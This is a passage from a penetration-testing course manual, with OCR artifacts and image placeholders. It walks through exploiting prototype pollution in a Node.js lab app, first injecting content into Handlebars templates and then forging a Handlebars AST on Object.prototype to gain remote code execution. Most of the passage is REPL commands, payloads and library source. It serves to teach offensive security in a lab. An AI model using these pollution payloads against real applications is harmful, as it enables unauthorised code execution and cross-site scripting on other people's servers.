With *pendingContent* set in the encrypted value, let's send the request to /guaclite and exploit the prototype pollution.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 337: Connecting with token

As with EJS, the page loads without any issues. However, if we load another page at this time, we will find our content appended.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 338: Viewing Appended Content

Excellent! At this point, we have a method to detect if the target is running Handlebars if we don't have access to the source code. While this is useful in blackbox targets, this is also useful for whitebox testing to help determine if a library is used when we can't figure out how or where it is used.

Now that we've exploited the prototype pollution to inject content, let's take it to the next level and obtain RCE.

13.5.1.2 Exercises

1. Follow along with this section but connect to the remote debugger and observe the prototype pollution exploit.
2. Why can we not reach RCE with the *pendingContent* exploit?
3. Obtain a working XSS with handlebars using the *pendingContent* exploit.
4. Unset *pendingContent* to return to normal functionality.

13.5.1.3 Extra Mile

Switch to the Pug templating engine. Discover a mechanism to detect if the target is running Pug using prototype pollution. Using this mechanism, obtain XSS against the target.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

13.5.2 Handlebars - Remote Code Execution

With our detection mechanism working, let's attempt to execute code in Handlebars. Before we begin, we will restart the application since the prototype is polluted from the previous section.

```
student@chips:~/chips$ docker-compose down
Stopping chips_chips_1 ... done
Stopping rdesktop      ... done
Stopping guacd         ... done
Removing chips_chips_1 ... done
Removing rdesktop      ... done
Removing guacd         ... done
Removing network chips_default
student@chips:~/chips$ TEMPLATING_ENGINE=hbs docker-compose -f
~/chips/docker-compose.yml up
...
```

Listing 630 - Restarting Chips

While it might seem that we could use the *pendingContent* exploit that we found earlier to add JavaScript code to the compiled object, it's actually not possible. The content that's added to *pendingContent* is escaped, preventing us from injecting JavaScript.

```
> Handlebars = require("handlebars")
...

> {}.__proto__.pendingContent = "singleQuote: ' DoubleQuote: \" "
`singleQuote: ' DoubleQuote: " `

> Handlebars.precompile("Hello {{ foo }}")
'{"compiler":[8,">=
4.3.0"],"main":function(container,depth0,helpers,partials,data) {\n' +
  '    var helper, lookupProperty = container.lookupProperty || function(parent,
propertyName) {\n' +
  '        if (Object.prototype.hasOwnProperty.call(parent, propertyName)) {\n' +
  '          return parent[propertyName];\n' +
  '        }\n' +
  '        return undefined\n' +
  '    };\n' +
  '\n' +
  `  return "singleQuote: ' DoubleQuote: \\" Hello "\n` +
  '    + container.escapeExpression(((helper = (helper = lookupProperty(helpers,"foo")
|| (depth0 != null ? lookupProperty(depth0,"foo") : depth0)) != null ? helper :
container.hooks.helperMissing),(typeof helper === "function" ? helper.call(depth0 !=
null ? depth0 : (container.nullContext ||
{}),{"name":"foo","hash":{},"data":data,"loc":{"start":{"line":1,"column":6},"end":{"l
ine":1,"column":15}}}) : helper)));\n' +
  '},"useData":true}'
```

Listing 631 - pendingContent Escaped

Let's investigate how and why the content is escaped to find a way to bypass it. As a reminder, we'll review the *appendContent* function in *compiler/javascript-compiler.js*.

```
375  appendContent: function appendContent(content) {
376    if (this.pendingContent) {
377      content = this.pendingContent + content;
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
378     } else {
379       this.pendingLocation = this.source.currentLocation;
380     }
381
382     this.pendingContent = content;
383   },
```

Listing 632 - appendContent Function

The *appendContent* function will append to the content if *pendingContent* is set. At the end of the function, it sets *this.pendingContent* to the concatenated content. If we search the rest of *compiler/javascript-compiler.js* for "pendingContent" we find that it's "pushed" via the *pushSource* function.

```
881   pushSource: function pushSource(source) {
882     if (this.pendingContent) {
883 this.source.push(this.appendToBuffer(this.source.quotedString(this.pendingContent),
this.pendingLocation));

884       this.pendingContent = undefined;
885     }
886
887     if (source) {
888       this.source.push(source);
889     }
890   },
```

Listing 633 - pushSource Function

If *this.pendingContent* is set, *this.source.push* pushes the content. However, the content is first passed to *this.source.quotedString*. We can find the *quotedString* function in *compiler/code-gen.js*.

```
118   quotedString: function quotedString(str) {
119     return '"' + (str + '').replace(/\\/g, '\\\\').replace(/"/g,
'\\"').replace(/\n/g, '\\n').replace(/\r/g, '\\r').replace(/\u2028/g, '\\u2028')
// Per Ecma-262 7.3 + 7.8.4
120     .replace(/\u2029/g, '\\u2029') + '"';
121   },
```

Listing 634 - quotedString Function

This is most likely the function that is escaping the quotes on *pendingContent*.

Since *pushSource* is used to add pending content, let's work backwards to find instances of calls to *pushSource* that may append the pending content. One of these instances is through the *appendEscaped* function in *compiler/javascript-compiler.js*.

```
416   appendEscaped: function appendEscaped() {
417
this.pushSource(this.appendToBuffer([this.aliasable('container.escapeExpression'),
'(', this.popStack(), ')']));
418   },
```

Listing 635 - appendEscaped Function

Working back farther, we find that *appendEscaped* is the opcode function that is mapped to the *MustacheStatement* node in the AST. This function is found in *compiler/compiler.js*.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
215  MustacheStatement: function MustacheStatement(mustache) {
216    this.SubExpression(mustache);
217
218    if (mustache.escaped && !this.options.noEscape) {
219      this.opcode('appendEscaped');
220    } else {
221      this.opcode('append');
222    }
223  },
```

Listing 636 - MustacheStatement

To summarize, when the Handlebars library builds the AST, the text is converted into tokens that represent the type of content. If we remember back to our original template *hello {{ foo }}*, we found that it converted to two types of statements: a *ContentStatement* for the “hello” and a *MustacheStatement* for the “{{ foo }}” expression.

```
> ast = Handlebars.parse("hello {{ foo }}")
{
  type: 'Program',
  body: [
    {
      type: 'ContentStatement',
      original: 'hello ', value:
      'hello ',
      loc:
    [SourceLocation] },
    {
      type: 'MustacheStatement',
      path: [Object],
      params: [],
      hash: undefined,
      escaped: true,
      strip: [Object],
      loc: [SourceLocation]
    }
  ],
  strip: {},
  loc: {
    source: undefined,
    start: { line: 1, column: 0 },
    end: { line: 1, column: 17 }
  }
}
```

Listing 637 - Review of AST for template

In order to convert these statements into JavaScript code, they are mapped to functions that dictate how to append the content to the compiled template. The *appendEscaped* function in Listing 636 is one example of this kind of function.

In order to exploit Handlebars, we could search for a statement that pushes content without escaping it. We could then review the types of components that may be added to Handlebars templates to find something that we can use. These components can be found in *compiler/compiler.js*.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
...
215    MustacheStatement: function MustacheStatement(mustache) {
...
223    },
...
228    ContentStatement: function ContentStatement(content) {
...
232    },
233
234    CommentStatement: function CommentStatement() {},
...
309
310    StringLiteral: function StringLiteral(string) {
311      this.opcode('pushString', string.value);
312    },
313
314    NumberLiteral: function NumberLiteral(number) {
315      this.opcode('pushLiteral', number.value);
316    },
317
318    BooleanLiteral: function BooleanLiteral(bool) {
319      this.opcode('pushLiteral', bool.value);
320    },
321
322    UndefinedLiteral: function UndefinedLiteral() {
323      this.opcode('pushLiteral', 'undefined');
324    },
325
326    NullLiteral: function NullLiteral() {
327      this.opcode('pushLiteral', 'null');
328    },
...
```

Listing 638 - Components of a Template

Only some of the components are included in Listing 638 but they are all worth investigating.

We are already familiar with a *MustacheStatement* and a *ContentStatement*. We also find here a *CommentStatement*, which (like any comment) doesn't push any opcodes. However, we also find a list of literals including *StringLiteral*, *NumberLiteral*, *BooleanLiteral*, *UndefinedLiteral*, and *NullLiteral*.

StringLiteral uses the *pushString* opcode with the string value. Let's analyze this function in *compiler/javascript-compiler.js* starting on line 585.

```
585  // [pushString]
586  //
587  // On stack, before: ...
588  // On stack, after: quotedString(string), ...
589  //
590  // Push a quoted version of `string` onto the stack
591  pushString: function pushString(string) {
592    this.pushStackLiteral(this.quotedString(string));
593  },
```

Listing 639 - pushString Function

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 639 shows that *pushString* will also escape the quotes. This would not be a good target for us.

NumberLiteral, *BooleanLiteral*, *UndefinedLiteral*, and *NullLiteral* use the *pushLiteral* opcode. *NumberLiteral* and *BooleanLiteral* provide a variable, while *UndefinedLiteral* and *NullLiteral* provide a static value. Let's analyze how *pushLiteral* works. It can be found in *compiler/javascript-compiler.js* starting on line 595.

```
595  // [pushLiteral]
596  //
597  // On stack, before: ...
598  // On stack, after: value, ...
599  //
600  // Pushes a value onto the stack. This operation prevents
601  // the compiler from creating a temporary variable to hold
602  // it.
603  pushLiteral: function pushLiteral(value) {
604    this.pushStackLiteral(value);
605  },
```

Listing 640 - pushLiteral Function

The *pushLiteral* function runs *pushStackLiteral* with the value. This function is also found in the same file.

```
868  push: function push(expr) {
869    if (!(expr instanceof Literal)) {
870      expr = this.source.wrap(expr);
871    }
872
873    this.inlineStack.push(expr);
874    return expr;
875  },
876
877  pushStackLiteral: function pushStackLiteral(item) {
878    this.push(new Literal(item));
879  },
```

Listing 641 - pushStackLiteral and push Functions

The *pushStackLiteral* function calls the *push* function. The exact functionality of these two functions is less important than the fact that they do not escape the value in any way.

Theoretically, if we were to be able to add a *NumberLiteral* or *BooleanLiteral* object to the prototype, with a value of a command we want to run, we might be able to inject into the generated function. This should result in command execution when the template is rendered.

Let's investigate what a Handlebars *NumberLiteral* object might consist of. To do this, we'll use a modified test template that will create multiple types of block statements, expressions, and literals.[323]

```
{{someHelper "some string" 12345 true undefined null}}
```

Listing 642 - Handlebars Template with Parsed Types

[323] (handlebars, 2020), https://github.com/handlebars-lang/handlebars-parser/blob/577a5f6336aaa5892ad3f10985d8eeb7124b1c7c/spec/visitor.js#L11

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

This template will execute a helper with five arguments. The most important components for us in this template are the five arguments provided to the “someHelper” helper: “some string”, 12345, true, undefined, and null. This will create a *StringLiteral*, *NumberLiteral*, *BooleanLiteral*, *UndefinedLiteral*, and *NullLiteral*. Let’s use this template to generate an AST and then access the *NumberLiteral* object in the AST.

```
student@chips:~$ docker-compose -f ~/chips/docker-compose.yml exec chips node -
- inspect=0.0.0.0:9228
Debugger listening on ws://0.0.0.0:9228/c49bd34c-5a89-4f31-af27-388bc99daebe
For help, see: https://nodejs.org/en/docs/inspector
Welcome to Node.js v14.16.0.
Type ".help" for more information.
> Handlebars = require("handlebars")
...
> ast = Handlebars.parse('{{someHelper "some string" 12345 true undefined null}}')
...
> ast.body[0].params[1]
{
  type: 'NumberLiteral',
  value: 12345,
  original: 12345,
  loc: SourceLocation {
    source: undefined,
    start: { line: 1, column: 27 },
    end: { line: 1, column: 32 }
  }
}
```

Listing 643 - StringLiteral Object Example

To access the *NumberLiteral* object, we need to traverse the AST. We first access the first index in the body element (the *MustacheStatement*). Within this element, we can obtain access to the parameters. The number argument was the second element, so we’ll access the second index in the array. This will return an example of the *NumberLiteral* object.

Let’s generate the code to analyze how the number would be displayed in a function.

```
> Handlebars.precompile(ast)
'{"compiler":[8,">=
4.3.0"],"main":function(container,depth0,helpers,partials,data) {\n' +
  '    var lookupProperty = container.lookupProperty || function(parent, propertyName)
{\n' +
  '        if (Object.prototype.hasOwnProperty.call(parent, propertyName)) {\n' +
  '          return parent[propertyName];\n' +
  '        }\n' +
  '        return undefined\n' +
  '    };\n' +
  '\n' +
  '  return container.escapeExpression((lookupProperty(helpers,"someHelper")||(depth0
&& lookupProperty(depth0,"someHelper"))||container.hooks.helperMissing).call(depth0 !=
null ? depth0 : (container.nullContext || {}),"some
string",12345,true,undefined,null,{"name":"someHelper","hash":{},"data":data,"loc":{"s
tart":{"line":1,"column":0},"end":{"line":1,"column":54}}}));\n' +
  '},"useData":true}'
```

Listing 644 - Precompile with NumberLiteral

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Once precompiled, we can find “12345” within the generated code. If we were to use this as our injection point, we should understand where we are injecting. To do this, we’ll format the return function in a more readable format.

```
container.escapeExpression( (lookupProperty(helpers,
    "someHelper") ||
        (depth0 && lookupProperty(depth0, "someHelper")) ||
        container.hooks.helperMissing
    ).call(
        depth0 != null ? depth0 : (container.nullContext || {}),
        "some string",
        12345,
        true,
        undefined,
        null,
        {
            "name": "someHelper",
            "hash": {},
            "data": data,
            "loc": {
                "start": {
                    "line": 1,
                    "column": 0
                },
                "end": {
                    "line": 1,
                    "column": 54
                }
            }
        }
    )
);
```

Listing 645 - Formatted Return

The number is used as an argument to the *call* function. As long as the JavaScript we are injecting is syntactically correct, we do not need to do any extra escaping. Let’s attempt to change the value of the number in the AST to call *console.log*, precompile it, and render the template.

```
> ast.body[0].params[1].value = "console.log('haxhaxhax')"
"console.log('haxhaxhax')"

> precompiled = Handlebars.precompile(ast)
'{"compiler":[8,">=
4.3.0"],"main":function(container,depth0,helpers,partials,data) {\n' +
  '    var lookupProperty = container.lookupProperty || function(parent, propertyName)
{\n' +
  '        if (Object.prototype.hasOwnProperty.call(parent, propertyName)) {\n' +
  '          return parent[propertyName];\n' +
  '        }\n' +
  '        return undefined\n' +
  '    };\n' +
  '\n' +
  `   return container.escapeExpression((lookupProperty(helpers,"someHelper")||(depth0
&& lookupProperty(depth0,"someHelper"))||container.hooks.helperMissing).call(depth0 !=
null ? depth0 : (container.nullContext || {}),"some
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
string",console.log('haxhaxhax'),true,undefined,null,{"name":"someHelper","hash":{},"d
ata":data,"loc":{"start":{"line":1,"column":0},"end":{"line":1,"column":54}}}));\n` +
  '},"useData":true}'

> eval("compiled = " + precompiled)
{ compiler: [ 8, '>= 4.3.0' ], main: [Function: main], useData: true }

> tem = Handlebars.template(compiled)
...
> tem({})
haxhaxhax
Uncaught Error: Missing helper:
    "someHelper" at Object.<anonymous>
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/helpers/helper-
missing.js:19:13)
    at Object.wrapper
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/internal/wrapHelper.js:15:19
)
    at Object.main (eval at <anonymous> (REPL14:1:1),
    <anonymous>:9:156) at main
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/runtime.js:208:32)
    at ret
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/runtime.js:212:12)
  { description: undefined,
  fileName: undefined,
  lineNumber: undefined,
  endLineNumber: undefined,
  number: undefined
}
```

Listing 646 - Rendering With Injection

We set the value of the *NumberLiteral* to a *console.log* statement. When we precompile the AST, we find the message as an argument where the number used to be. When we run the template, an error is thrown. However, before the error is thrown, our code is executed!

Now that we know what type of node we need in the AST, we need to find a way to add a *NumberLiteral* with our custom value. Or better yet, create our own AST with a *NumberLiteral* and our custom value.

Earlier, we reviewed the *parseWithoutProcessing* function in *node_modules/handlebars/dist/cjs/handlebars/compiler/base.js*.

```
...
33  function parseWithoutProcessing(input, options) {
34    // Just return if an already-compiled AST was passed in.
35    if (input.type === 'Program') {
36      return input;
37    }
38
39    _parser2['default'].yy = yy;
40
41    // Altering the shared object here, but this is ok as parser is a sync operation
42    yy.locInfo = function (locInfo) {
43      return new yy.SourceLocation(options && options.srcName, locInfo);
44    };
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
45
46    var ast = _parser2['default'].parse(input);
47
48    return ast;
49  }
```

Listing 647 - parseWithoutProcessing Function

On line 35, the library checks if the input passed in is already compiled. Because of this, we can pass in an AST or a raw string into the *precompile* function. However, if a raw string is passed in, the value of *input.type* is undefined. This means that the *string* prototype will be searched for the value. If we set the *type* variable in the object prototype to 'Program', we can trick Handlebars into always assuming that we are providing an AST. We can then create our own AST in the object prototype, which runs the commands that we want.

To do this, we'll set the prototype to "Program", observe the errors, and fix the errors one by one in the object prototype until we have a template that will parse.

```
> {}.__proto__.type = "Program"
'Program'

> Handlebars.parse("hello {{ foo }}")
Uncaught TypeError: Cannot read property 'length' of
    undefined at WhitespaceControl.Program
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/compiler/whitespace-
control.js:26:28)
    at WhitespaceControl.accept
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/compiler/visitor.js:72:32)
    at HandlebarsEnvironment.parse
(/usr/src/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:55:16)
```

Listing 648 - First Error When type is Set

We'll start debugging in Visual Studio Code with the CLI. We'll also check the *Caught Exceptions* and *Uncaught Exceptions* breakpoints so the debugger can immediately jump to the code that is causing the issue.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 339: Start CLI Debugger With Exceptions

When we parse the template again, an exception is caught on line 26 of *compiler/whitespace-control.js*.

```
25    var body = program.body;
26    for (var i = 0, l = body.length; i < l; i++) {
27      var current = body[i],
28          strip = this.accept(current);
...
70    }
```

Listing 649 - Code at First Exception

The application threw an exception because the function expected an AST with a body but the function received a string instead. When the application attempted to access the *length* property, an error was thrown. We can disconnect the debugger to continue the application, set the body to an empty array in the prototype, and try again.

> *If we do not disconnect the debugger, we will receive exceptions as we type in the CLI. For this reason, it's best to disconnect and reconnect instead of clicking through the exceptions.*

```
> {}.__proto__.body = []

> Handlebars.parse("hello {{ foo }}")
'hello {{ foo }}'

> Handlebars.precompile("hello {{ foo }}")
'{"compiler":[8,">= 4.3.0"],"main":function(container,depth0,helpers,partials,data)
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
{\n' +
  ' return "";\n' +
  '},"useData":true}'
```

Listing 650 - Empty Body Array

With an empty array as the body, no exception is thrown and the string is returned as-is. Also, when we attempt to precompile it, a fairly empty function is provided. While this is progress, it's not particularly helpful. Let's generate a simple template with only a *MustacheStatement* and review what the value of the *body* variable is.

```
> delete {}.__proto__.type
true
> delete {}.__proto__.body
true
> ast = Handlebars.parse("{{ foo }}")
...
> ast.body
[
  {
    type: 'MustacheStatement',
    path: {
      type: 'PathExpression',
      data: false,
      depth: 0, parts:
      [Array],
      original: 'foo',
      loc:
    [SourceLocation] },
    params: [],
    hash: undefined,
    escaped: true,
    strip: { open: false, close: false },
    loc: SourceLocation {
      source: undefined,
      start: [Object],
      end: [Object]
    }
  }
]
>
```

Listing 651 - AST from Simple Template

It's very possible that we may need all the values from this object; however, it's best to start with a simple example and proceed from there. We'll first add an object to our body with a *type* variable set to "MustacheStatement". Then, we'll set the object prototype and start the debugger. Once connected, we'll run *parse* and *precompile*.

```
> {}.__proto__.type = "Program"
'Program'

> {}.__proto__.body = [{type: 'MustacheStatement'}]
[ { type: 'MustacheStatement' } ]
> Debugger attached.
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
> Handlebars.parse("hello {{ foo }}")
'hello {{ foo }}'

> Handlebars.precompile("hello {{ foo }}")
Uncaught TypeError: Cannot read property 'parts' of undefined
...
```

Listing 652 - precompile Exception Thrown

As shown in Listing 652, parsing did not throw an error, but precompiling did. Our debugger caught the exception and we find that it is thrown on line 552 of *compiler/compiler.js*.

```
551  function transformLiteralToPath(sexpr) {
552    if (!sexpr.path.parts) {
553      var literal = sexpr.path;
554      // Casting to string here to make false and 0 literal values play nicely with
the rest
               555        //
of556the systemsexpr..path = {
557        type: 'PathExpression',
558        data: false,
559        depth: 0,
560        parts: [literal.original + ''],
561        original: literal.original + '',
562        loc: literal.loc
563      };
564    }
565  }
```

Listing 653 - transformLiteralToPath Function

The exception we received read: “Cannot read property ‘parts’ of undefined”. This is occurring because the *body.path* variable is undefined and JavaScript cannot access the *parts* variable of an undefined variable. To fix this, we don’t need to recreate the entire *body.path* object, we just need to set *body.path* to something. We’ll set it to “0” in the object prototype. But first, we need to disconnect the debugger.

```
> {}.__proto__.body = [{type: 'MustacheStatement', path:0}]
[ { type: 'MustacheStatement', path: 0 } ]

> Handlebars.precompile("hello {{ foo }}")
'{"compiler":[8,">=
4.3.0"],"main":function(container,depth0,helpers,partials,data) {\n' +
  '    var stack1, helper, lookupProperty = container.lookupProperty ||
function(parent, propertyName) {\n' +
  '        if (Object.prototype.hasOwnProperty.call(parent, propertyName)) {\n' +
  '          return parent[propertyName];\n' +
  '        }\n' +
  '        return undefined\n' +
  '    };\n' +
  '\n' +
  ' return ((stack1 = ((helper = (helper = lookupProperty(helpers,"undefined") || (depth0
!= null ? lookupProperty(depth0,"undefined") : depth0)) != null ? helper :
container.hooks.helperMissing),(typeof helper === "function" ? helper.call(depth0 != null
? depth0 : (container.nullContext ||
{}),{"name":"undefined","hash":{},"data":data,"loc":}) : helper))) != null ? stack1 :
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
"");\n' +
  '},"useData":true}'
```

Listing 654 - Adding path to body Object in Object prototype

When the path variable is set to “0” and a template is precompiled, a string of the function is returned. At first glance, it seems like we’ve discovered the minimum payload that results in a compiled template. However, if we review the output closely, the *loc* variable is not properly set. If we were to execute this function, we would receive a syntax error.

The *loc* variable was also found in the body of the legitimate AST that we generated earlier.

```
> delete {}.__proto__.type
true

> delete {}.__proto__.body
true

> ast = Handlebars.parse("{{ foo }}")
...
> ast.body
[
  {
    type: 'MustacheStatement',
...
    loc: SourceLocation {
      source: undefined,
      start: [Object], end:
      [Object]
    }
  }
]
>
```

Listing 655 - AST from Simple Template - loc

Again, we’ll start with the minimum variables set and add additional ones as needed. We’ll set the *loc* variable to 0 and adjust accordingly if needed.

```
> {}.__proto__.type = "Program"
'Program'

> {}.__proto__.body = [{type: 'MustacheStatement', path:0, loc: 0}]
[ { type: 'MustacheStatement', path: 0, loc: 0 } ]

